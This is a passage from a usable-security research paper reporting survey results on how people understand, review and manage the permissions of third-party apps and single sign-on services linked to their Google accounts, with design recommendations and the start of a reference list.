cluding any personal info you've made publicly available," with 12 % *Not confident*, 16 % *Slightly confident*. There is also evidence in the qualitative data where a participants note that this permission is confusing because it does not sufficiently detail what information is included in "personal info." This was the second most common permission surveyed, with 186 occurrences in third-party apps. Results for the top six most prevalent permissions can be found in Figure 5. Statistical comparisons were not performed due to the imbalance between groups for which permissions were surveyed.

Necessity of Access Permissions. We asked participants to report the necessity of each permission on a 5-point Likert scale for their newest, oldest and randomly selected third party app (**Q$_2$12**). Sixty-one percent ($n = 87$) of participants had at least one permission that they reported was *Not necessary*.

Among the six most prevalent permissions, participants found the permission "See your personal info, including any personal info you've made publicly available" to be the most unnecessary, with 30% who stated that it is *Not necessary* and 31% who said it is only *Slightly necessary*. This is followed by the permission "See, edit, download, and permanently delete your contacts" in which 26% said it was *Not necessary* and 18% said it is only *Slightly necessary*. At least 50% of participants found the remaining prevalent permissions either *Necessary* or *Very necessary*. Participants rated functional permissions, such as "Read, compose, send, and permanently delete all your email from Gmail," to be more necessary for the app to benefit them than data access permissions, like "See your personal info, including any personal info you've made publicly available." The top six most prevalent permission




Figure 5: Results for (**Q$_2$11**) for the top six most prevalent permissions, of which "View Personal Info" was the least understood and "View Gmail Address" was the most.

results for necessity can be found in Figure 6, and again, statistical comparisons were not performed due to the imbalance between groups for which permissions were surveyed.

Concern for Access Permissions. In **Q$_2$13** we asked the level of concern participants have about third-party apps accessing their account through various permissions. Forty-six percent ($n = 66$) of participants had at least one permission that they were either *Concerned* or *Very concerned* about.

For five of the six most prevalent permissions requested by third-party apps observed in our study, over 70% of participants answered *Not concerned* or only *Slightly concerned* about apps on their account having these permissions. The permission "See your personal info, including any personal info you've made publicly available" had the highest concern, with 16 % *Concerned*, 5 % *Very concerned*. (See Figure 7.)

Reasons for Concern. Participants also provided free responses describing any concerns they have with a third-party app, either the newest, oldest, or randomly chosen, having these access permissions (**Q$_2$14**). Qualitative coding of the responses revealed that some participants expressed concern with the permissions held by their apps (newest, $n = 46$; oldest, $n = 90$; random, $n = 33$). The most common reasons for concern were access to personal or sensitive information, unnecessary access, ability to delete, and access to contacts and email. For example, P53 shared, "I don't want them having access to my personal information" (newest; YouTube on Xbox Live). Examples of concern regarding unnecessary ac-




Figure 6: Results for (**Q$_2$12**) for the top six most prevalent permissions, of which "View Personal Info" was considered the least necessary and "Modify Gmail" was the most.




Figure 7: Results for (**Q$_2$13**) for the top six most prevalent permissions, of which "View Personal Info" was the most concerning and "Modify Google Calendar" was the least.

count access include: "I'm a bit concerned about their access to my Youtube Channel, since it seems a bit unnecessary and excessive" (P170; newest; PlayStation Network) and "Not sure why it needs Google Drive access, it shouldn't be creating anything in there" (P93; random; Idle Island: Build and Survive). Permissions that include the ability to delete files was often concerning, for instance, "I don't know if I want them to be able to delete stuff from my Google Drive" (P142; newest; CloudConvert). Access to email and contacts were common concerns; for instance, P63 said, "As with any app that requires having access to send emails, I'm always worried about something unauthorized being sent" (oldest; Boomerang for Gmail). P61 (oldest; Quora) noted:

> I didn't know that they could see and download my contacts. That is a bit concerning because I don't know what they do with that data.

Participants were also concerned when they could not recall authorizing the access, e.g., "I don't remember authorizing this app to have access to my Google account" (P10, newest; Email - Edison Mail). Additionally, when participants infrequently used an app but found out it still had access to their account, e.g., "I don't use it anymore and they still have access to my photos" (P16; random; Chatbooks - Print Family Photos) and "I don't use the Google nest hub anymore, so it shouldn't have access to my full account" (P12; oldest; Google Nest Hub). A number of participants complained that they had deleted the app from their device but it still had access to their accounts, as when P137 shared, "I have removed the app from my phone and I don't see why the app still has to have these permissions" (newest; Adidas Training), and P26 noted, "I was unaware these permissions were still on the app as I've deleted the app" (newest; Linkt).

Many participants stated that they were unconcerned by the app permissions (newest, $n = 62$; oldest, $n = 44$; random, $n = 41$). The most common reasons for the lack of concern was the necessity of the permissions, and the limited access that the permissions provided. For instance, P131 said "I don't think it has too many permissions and nothing seems unreasonable, so I'm okay with this" (random; Lumin PDF), and P158 stated "It is a game and both of the permissions are valid" (random; Starlost - Space Shooter). Some were unconcerned because they trust the app, e.g., "I trust the service to keep my information secure" (P148; newest; Amazing Marvin). For others, the trust originates with the company who makes the app, e.g., "I've never worried about Apple invading my privacy" (P189; random; macOS).

4.3 Granting and Reviewing Account Access

Considerations When Granting App/SSO Access. Google's documentation [15] advises that users consider the following five factors before granting a third-party access to their Google account: (i) security, (ii) data use, (iii) data deletion, (iv) policy changes, and (v) data visibility.

On a five-point agreement Likert-scale, we asked the participants with apps if they considered these factors before granting a third-party app access to their Google account




Figure 8: Full results of questions (**Q$_2$1**) and (**Q$_2$3**) in which participants are asked what they consider before granting Google account access to a third-party APP or SSO.

(**Q$_2$3**) and before using their Google account to sign into a service via SSO (**Q$_2$1**); those results are presented in Figure 8.

The most considered factor for third-party apps was the security of the app or website (security), in which 83 % ($n =$ 118) *Agree* or *Strongly Agree*. The next factor was how the app or website will use your data (data use) where 78 % ($n =$ 111) *Agree* or *Strongly Agree*. This was followed by who else can see your data on the app or website (data visibility), in which 71 % ($n = 101$) *Agree* or *Strongly Agree*. Next was whether you can delete your data from the app or website (data deletion), where 55 % ($n = 78$) either *Agree* or *Strongly Agree*. The least considered factor was whether the app or website will tell you if something changes (policy changes), where fewer than half ($n = 68$; 48 %) *Agree* or *Strongly Agree*.

Among participants with SSOs ($n = 184$), the data shows they considered similar factors as those for third-party app account access. Again, the most considered factor was how secure is the app or website (security), in which 83 % ($n =$ 153) *Agree* or *Strongly Agree*. The next most considered factor was how the app or website will use your data (data use) where 77 % ($n = 142$) *Agree* or *Strongly Agree*. This was followed by who else can see your data on the app or website (data visibility), in which 72 % ($n = 133$) *Agree* or *Strongly Agree*. Next was whether you can delete your data from the app or website (data deletion), where 57 % ($n = 105$) either *Agree* or *Strongly Agree*. The least considered factor was whether the app or website will tell you if something changes (policy changes), where fewer than half ($n = 88$; 48 %) *Agree* or *Strongly Agree*.

We used a Mann-Whitney U-test to compare each of the considerations, comparing SSO to third-party access (see top of Figure 8). We did not find any significant differences, suggesting that participants view SSOs and third-party apps accessing their Google accounts in similar ways when determining if they should grant that access. More detail on SSO considerations is in the next section.

In open-response questions, we asked participants to provide more details on what they consider before granting a third-party app access to their Google account or use SSOs (**Q$_1$12**, **Q$_1$13**). Participants often (Q12, $n = 42$; Q13, $n = 43$) responded that they consider what permissions the third-party would obtain, e.g., "What capabilities I was giving the third-party" (P362). Security (Q12, $n = 33$; Q13, $n = 23$) and privacy (Q12, $n = 22$; Q13, $n = 28$) were common considerations. For instance P160 noted, "Whether it was secure and could I trust it," and P283 added, "I'm always worried about my privacy anytime a app [sic] asks me for that information." Still, many participants (Q12, $n = 31$; Q13, $n = 10$) had no considerations. For instance, P24 shared, "It was a pop up so I didn't consider it much at all."

One particularly interesting theme that emerged from open coding was the transfer of trust from the Google brand name to third-party apps and SSOs when participants considered granting access (Q12, $n = 7$; Q13, $n = 4$). That is, participants were more likely to trust a third-party service because it was using Google, and they trusted Google, irrespective of the nature of the third-party service. For example, P278 declared, "That it was okay since Google was allowing it," and P297 added, "It must be okay since it partnered with Google." P117 provided another example:

> I would consider nothing again, I probably put too much trust in Google and it's become a crutch at this point, I would easily allow it to be used in 3rd party situations.

and P161:

> Nothing! Like before, I generally trust anything that leads to that Google SSO page.

When considering granting SSO access (**Q$_1$8**), many participants ($n = 55$) considered ease of use and convenience before signing in, and a common theme was the ease of reusing their Google account login credentials versus creating a new account on a third-party app or website, e.g., "It is easier and more convenient than making a brand new account to some third party website" (P21). There were also many ($n = 42$) who were unconcerned and had few considerations, such as P99 who said,"I didn't consider much, I use Google sign in pretty regularly," and P117 who stated, "I didn't consider much, my Google account has always been good to me and offered ease of use with many things."

Participants ($n = 27$) also shared concerns such as what information would be accessible to the third-party app or service; for instance, P90 responded, "If that service has access to information associated with my Google Account," and P91 replied, "I considered what that app would have access to if I signed in through there." Security ($n = 29$) and privacy ($n = 13$) were common considerations. For example P80




Figure 9: Over 75 % of participants stated that they *Never* or *Rarely* review what services they can sign into using (**Q$_2$2**) or have access to their Google account (**Q$_2$4**).

shared, "I was worried about security of my Google Account," and P271 added, "The private data that this application was going to read, in other words, I worry about my privacy."

Some participants ($n = 12$) described a trade-off between information sharing and convenience. For instance, P16 shared, "The effort of making a new account versus sharing my google info." Trust of the website or service being signed into is also a common theme ($n = 26$), e.g., "I consider if the website is trustworthy and if I can trust signing in using my Gmail account in their website" (P68).

Reasons For Authorizing Account Access. We asked participants what was the purpose of allowing third-party access (**Q$_1$11**). The purpose for many ($n = 45$) participants was the utility that the app provided, such as email and contact management, file transfer, and synchronizing data between devices. For instance, P37 explained, "I gave a ringtone app access to my contacts and messages so that it can change the notification/ringtone sounds" and P210 shared that the apps purpose was "Allowing me access to multiple e-mails from the same app on my Windows computer." Another popular ($n = 38$) purpose was calendar management, e.g., "Zoom, to allow it to add meetings to my calendar" P25. Gaming was a common ($n = 38$) purpose. For example, P355 responded:

> I allowed access to my Google account for a lot of games, because I can get achievements to be displayed on my account with Google, and also it is usually an easy way to recover or save data between devices.

Some participants ($n = 15$) just could not recall the purpose, like P404 who shared, "I don't really remember but I do remember encountering this type of screen in the past."

User Review of Apps With Account Access. We find that participants rarely or never review the services they can sign into using their Google account or the apps that have access to their Google account. We asked participants how often they review the services they can sign into using their Google account (**Q$_2$2**). A majority ($n = 106$; 58 %) *Rarely* review their services, 20 % ($n = 37$) *Never* review, and 16 % ($n = 29$) review them *Monthly* or *Yearly*. Among participants with apps, we also asked how often they review the services that have access to their Google account (**Q$_2$4**). Again, a majority ($n = 80$; 56 %) *Rarely* review their services, 24 % ($n = 35$) *Never* review, and 18 % ($n = 26$) review them *Monthly* or *Yearly*. Figure 9 shows the full results of these questions.

For each of their newest, oldest and random app, we also asked participants if they would like to change which parts of their Google account that the third-party app can access (**Q$_2$10**). 52 % ($n = 74$) of participants *Agree* or *Strongly agree* they want to change which parts of their Google account are accessible for at least one of their apps. The most agreement for changing access was for the random app, in which 30% indicated they *Agree* (15%; $n = 13$) or even *Strongly agree* (15%; $n = 13$). This was followed by the newest app, where 21% ($n = 25$) *Agree* and 9% ($n = 11$) *Strongly agree*. The oldest app had the least agreement for a change in access with only 15% ($n = 22$) *Agree* and 7% ($n = 10$) *Strongly agree*.

Keeping or Removing Apps. For each of the specific apps shown—newest, oldest, and randomly chosen—we asked participant if they would like to keep or remove the app or are unsure about what to do (**Q$_2$5**). 43 % ($n = 62$) of participants with third-party apps wanted to remove at least one of those apps. Due to private data aggregation during the survey, we only linked the keep/remove preferences for the newest, oldest, and random app that were specifically reviewed by the participants. For their newest app, 56 % ($n = 65$) of the participants said they want to keep it, 30 % ($n = 35$) chose to remove, and 15 % ($n = 17$) answered unsure. Many more participants (76 %; $n = 108$) responded to keep their oldest app. While 20 % ($n = 28$) wanted to remove, and 5 % ($n = 7$) were unsure. 60 % ($n = 51$) of participants wanted to keep their randomly selected app, 27% ($n = 23$) answered to remove, and 13% (n = 11) were unsure. However, a Kruskal-Wallace test found no significant differences between the three apps shown ($H = 0.49, p = 0.77$). Full results in Figure 2.

We performed logistic regression to determine factors that would lead a participant to remove a third-party app access from their Google account (see Table 2). We controlled for repeated measures by adding random intercepts to the model, as each participant provided up to three apps they wished to keep or remove. We found a significant correlation with participants who want to change which parts of their Google account the app can access ($\beta = 1.75, OR = 5.76, p = 0.001$), where those participants were 5.8× more likely to want to remove the app access. We found a significant correlation with participants who have used the app within the last month ($\beta = -1.76, OR = 0.17, p =< 0.001$), and those participants

Table 2: Binomial logistic model to describe which factors influenced the preference to remove an app (*Remove* responses to question **$Q_2$5**). The Aldrich-Nelson pseudo $R^2 = 0.52$.

Factor	Est.	OR	Error	Pr(>|z|)
(Intercept)	−1.02	0.36	0.68	0.134
Participant's newest app	0.22	1.24	0.53	0.687
Participant's oldest app	−0.07	0.93	0.56	0.904
Recall = *Yes*	0.92	2.50	0.68	0.179
Aware app permissions = *Yes*	−1.15	0.32	0.61	0.058 .
Last use ∈ {*day, week, month*}	−1.76	0.17	0.49	<0.001 ***
Access benef. ∈ {*Agr., Str. Ag.*}	−1.80	0.17	0.55	0.001 **
Access conc. ∈ {*Agr., Str. Ag.*}	0.43	1.53	0.56	0.443
Access change ∈ {*Agr., Str. Ag.*}	1.75	5.76	0.54	0.001 **
# of permissions > median	0.05	1.05	0.44	0.909
Time since install < 3 months	0.84	2.32	0.54	0.123
Time since install > 2 years	0.26	1.30	0.66	0.689

Signif. codes: *** ≙ < 0.001; ** ≙ < 0.01; * ≙ < 0.05; · ≙ < 0.1

are 5.9× more likely to want to keep the app access. We also found significant correlation with participants who found the app beneficial ($\beta = -1.80, OR = 0.17, p = 0.001$), where they too are 5.9× more likely to want to keep the app access. These findings suggest the importance of app usage frequency in account access authorization.

4.4 Reflection and Features

Understanding Account Linking and Access. We directed all participants in the second survey ($n = 214$) to explore their "Apps with access to your account" page. We then asked whether the page helps them to better understand which third-party apps and websites are linked to their Google account (**$Q_2$15**); nearly all participants ($n = 204$; 95 %) agreed that it help. And when asked if the page helps to better understand which parts of their Google account third-party apps can access (**$Q_2$16**), again nearly all participants ($n = 198$; 93 %) agreed. This suggests that the management page has the potential for being an important tool.

Change Settings and Review Apps. We asked participants to indicate whether they intend to change any settings after seeing their "Apps with access to your account" page (**$Q_2$17**), and roughly half ($n = 105$) affirmed that they would change settings. Over 70 % ($n = 152$) indicated they plan to review third-party apps in six months (**$Q_2$18**). Refer to Figure 10 to see the full results of these questions.

If a participant affirmed they would change a setting, we asked them to tell us which settings they would change (**$Q_2$19**). Many participants ($n = 76$) wanted to remove access from one or more apps. They often ($n = 41$) mentioned unused apps; for instance, P23 said:

> I would definitely remove many of the apps that I do not use anymore. They absolutely do not need to be linked to my Google account anymore.




Figure 10: Roughly 50 % of participants stated that they would change their settings after the survey (**$Q_2$17**), and a majority would review third-party apps in six months (**$Q_2$18**).

Participants also wished to remove apps they no longer recalled authorizing, e.g., "There are apps I do not use and do not recall allowing access to my Google account" (P24).

Some participants ($n = 27$) wanted to change specific permissions access, something not allowable with the current interface. The most common permissions mentioned included contacts, account info, delete or modify files, and "unnecessary permissions." For example, P189 said, "I would remove Dropbox's access to my contacts," and P192 noted, "... and maybe restrict Streak's access to my Google Drive." Participants ($n = 8$) mentioned protecting their personal information as a reason for the settings change, e.g., "I would limit the amount of information different apps can view - especially with my personal information" (P145).

If a participant affirmed they planned to review third-party apps in six months, we asked them to tell us what they would look for (**$Q_2$20**). Many participants ($n = 43$) would look for apps that they no longer use, such as P137, who replied "I would look for apps that I no longer use and if they still have access to my account and to what parts of my account." Some participants ($n = 22$) said they would look for new apps that have access to their account, e.g., "If any new apps are listed that I don't remember approving" (P169). Others ($n = 22$) wanted to review changes to the list of apps with access to their Google account. For instance, P138 explained:

> I would look for any unexpected or new third parties and just make sure that all of them have very limited access to my personal information. I'd maybe continue to review this page over time to make sure nothing has changed.

Some wanted to review changes to the existing apps, like P180 who shared, "Check to see if anything has changed like they got more access without saying anything." Participants ($n = 8$) also wanted to review how much access was allowed




Figure 11: A majority of participants stated that they wanted an email reminder to review their "Apps with access to your account" page *Once a month* (**Q$_2$22**) and to reapprove apps *Once a year* (**Q$_2$23**).

to third-party apps. For example, P210 stated:

> I would want to know exactly what those apps have access to. Actually wish there was more information there. Seems like it is a little generic.

New Features and Design Changes. In an open-ended response question, we asked what new features participants would like to add to the "Apps with access to your account" page (**Q$_2$21**). Many participants ($n = 61$) wanted the page to display more detailed information and for the account access to be more transparent, e.g, "An option to have even more detail of what was exactly being accessed" (P68). A common ($n = 19$) request was an app usage or data access log, like when P17 replied:

> I think it would be useful for them to show when I last used an app and when the app last used my data, to see if the app is using my data even when I have not used the app in a while.

Another request ($n = 12$) was detailed permission explanations, for instance when P174 demanded,

> DETAILED information about what is available to third party apps. Not just "access to your personal information," but "access to: your full name, age, date of birth, street address."

Permissions level control is also desired, e.g., "The ability to remove certain accesses that I don't think the app needs" (P143), and some requested access timeouts, e.g., "Auto removal of apps after 3 months of no use" (P156).

We asked participants how often they would like to be reminded if Google were to provide an email reminder to review their "Apps with access to your account" page (**Q$_2$22**). Most participants ($n = 117$; 55 %) responded *Once a month*, another 37 % ($n = 79$) want a reminder *Once a year*.




Figure 12: Over half of participants *Strongly Agree* or *Agree* they want third-party apps to seek approval each time they access their Google account (**Q$_2$25**), and roughly 90 % of participants *Strongly Agree* or *Agree* they want to designate specific data as private and inaccessible to third-party apps (**Q$_2$26**). One participant managed to submit a non-response, and is excluded from this data.

Reapproving Apps. Additionally, we asked participants if Google required them to reapprove the third-party apps with access to their account, how often would they want to provide reapproval (**Q$_2$22**). A majority of participants ($n = 127$; 59 %) want to reapprove apps *Once a year*, while 29 % ($n = 63$) want a reminder *Once a month*. Please see Figure 11 for the full results of these questions.

When we asked participants if they would want third-party apps to seek approval each time they access their Google account (**Q$_2$25**) over half ($n = 113$; 53 %) agreed they want third-party apps to seek approval each time they access their Google account, while 27 % ($n = 58$) disagreed. We also asked participants if they want to designate specific data (e.g. certain emails, individual contacts, particular calendar events) as private and inaccessible to third-party apps (**Q$_2$26**), and most participants ($n = 189$; 89 %) agreed, few ($n = 3$; 1 %) disagreed. Please refer to Figure 12 for the full results.

5 Discussion and Conclusion

In this section we offer conclusions and recommendations for managing third-party apps and SSOs that access users' Google accounts. We first discuss issues with handling disused third-party access and the potential to have cascading removal. Next, we focus on issues with transference of trust from Google to third-party apps, and finally, we offer some design improvement for "Apps with access to your account" based on our observations and qualitative feedback.

Handling Stale Account Access. This research identifies the need for limiting account access for unused, forgotten, or

removed third-party apps. Participants either had not recently used or were unsure when they had last used one in five third-party apps in our study. Additionally, most participants (80%) rarely or never reviewed the third-party account access. At the same time, nearly half of participants wanted to modify access after the study and over 70% wanted to do so within six-months. Most participants indicated they would remove unused apps or apps they no longer recall authorizing, but the current interface for reviewing third-party apps does not provide a record of last use.

Participants also expressed strong support (95%) for email reminders to review their third-party apps at least once a year. Moreover, participants highly favored (91%) a requirement to reapprove account access at least once a year. Google could send email reminders to all users to review "Apps with access to your account" with additional details provided regarding unused third-party apps. Review request could also be more directed, perhaps asking users to review a single app at a time so as not to overburden. Another possibility is to auto-expire apps that have not been recently used or did not recently make an API call. Facebook implemented a similar policy following the Cambridge Analytica scandal [23], to expire app access periodically and then require users to reauthorize.

Cascading Removal. Participants were surprised to find apps in their "Apps with access to your account" page that they believed were removed in other places. For example, many smartphone applications leverage a Google Account for functionality and authentication, and in these case, participants who removed that smartphone app believed they also remove the third-party app access.

While expiring third-party apps, see above, would help address this issue, cascading removal could provide additional support for users who attempt to manage access to their Google account. A third-party app, or the user's account, can send a notification when a secondary application that leverages the third-party app is removed from a user device, which in turn allows the user to deactivate the third-party app access.

All Or Nothing Permissions. Users must approve *all* permission requests for third-party apps or none, and many of permission requests may not be fully understandable, contextualized, or presented at the time of the access request. After granting access, the "Apps with access to your account" offers no permission-level control to limit account access; the only option is to completely remove access.

Even without fine-grain controls, most participants in our study find most permissions to be necessary for the functionality of their apps; however, they consider some permissions unnecessary and concerning, especially those that allow access to view personal information that may include data beyond just name and email address. Our qualitative data shows that this practice is forcing users to consider a tradeoff between their personal privacy and the benefits of third-party apps or the convenience of SSOs.

Furthermore, when prompted to describe new features, participants stated a desire for permission level controls, and we recognize such a feature could have negative impacts on the functionality of third-party apps. However, we recommend that Google provide permissions level control for users' personal data, for instance: "See your gender," "See your age group," "View your street addresses," "See and download your personal phone numbers," "See your personal info," and "Associate you with your personal info on Google," which likely are not used for app functionality.

Trust Transference. Google is a highly ranked and trusted brand [27], so trust in Google transfers to Google products and services, including third parties' apps that access Google accounts and services. We observed this in many open-ended responses from participants that assumed (incorrectly) an implied partnership between Google and third-party apps.

To Google's credit, it attempts to mitigate this effect by noting that users should "Make sure you trust [*third-party app name*]," on the access authorization prompt. However, this does not appear to be a sufficient intervention, and more so, it places a potential undue burden on users to be able to properly differentiate. This further suggests that better messaging, in the form of nudges or reminders to review third-party apps, or other automated mechanisms should be put in place to assist users to better manage apps and services that access their Google account.

Improving App Transparency Tool. We also note that there are number of possible design improvements to the existing "Apps with access to your account" page based on participant recommendations offered during the study and our findings. Nearly 90% of participants suggested that Google should provide users with the ability to designate specific account data as private and inaccessible to third-party apps. For instance: certain emails, individual contacts, and particular calendar events. Moreover, adding a recent activity log that includes data access details would allow users to determine the frequency with which they use a third-party app and to determine if it is accessing data while appearing inactive.

Improvements to the permission descriptive text could also include specific details about which parts of the users' Google account data are accessible. For example, instead of "See your personal info," the personal info available to see should be enumerated, e.g., full name, email address, age, street address, and profile picture. Contextual information could also be included, such as identifying the reasons a third-party app is requesting a certain permission. For instance, "Zoom has access to your Google calendar to schedule and modify Zoom meeting times," instead of simply noting it has access to the calendar.

Acknowledgements

We thank Florian Farke for providing R script examples of high quality figures and tables. We thank the research team members of The George Washington University Usable Security and Privacy Lab for their valuable feedback on the survey questionnaires. We also thank Michael Lack and Dan Hallenbeck of Two Six Technologies for their support and feedback on the initial investigation into G Suite apps that prompted this research.

References

[1] Accessing User Data - App Architecture - iOS - Human Interface Guidelines - Apple Developer. https://developer.apple.com/design/human-interface-guidelines/ios/app-architecture/accessing-user-data/. Last Accessed: June 4, 2021.

[2] OAuth Community Site. https://oauth.net. Last Accessed: June 2, 2021.

[3] Request app permissions | Android Developers. https://developer.android.com/training/permissions/requesting. Last Accessed: June 4, 2021.

[4] Apple. Authentication Services, Last Viewed: October 5, 2021. https://developer.apple.com/documentation/authenticationservices.

[5] Guangdong Bai, Jike Lei, Guozhu Meng, Sai Sathyanarayan Venkatraman, Prateek Saxena, Jun Sun, Yang Liu, and Jin Song Dong. Authscan: Automatic Extraction of Web Authentication Protocols From Implementations. In *Network & Distributed System Security Symposium*, 2013.

[6] Lujo Bauer, Cristian Bravo-Lillo, Elli Fragkaki, and William Melicher. A Comparison of Users' Perceptions of and Willingness to Use Google, Facebook, and Google+ Single-Sign-On Functionality. In *Workshop on Digital Identity Management*, 2013.

[7] Julia Earp and Jessica Staddon. "I Had No Idea This Was a Thing": On the Importance of Understanding the User Experience of Personalized Transparency Tools. In *Workshop on Socio-Technical Aspects in Security and Trust*, 2016.

[8] Facbook. Facebook Login, Last Viewed: October 5, 2021. https://developers.facebook.com/docs/facebook-login/.

[9] Florian M. Farke, David G. Balash, Maximilian Golla, Markus Dürmuth, and Adam J. Aviv. Are privacy dashboards good for end users? evaluating user perceptions and reactions to google's my activity. In *USENIX Security Symposium*, 2021.

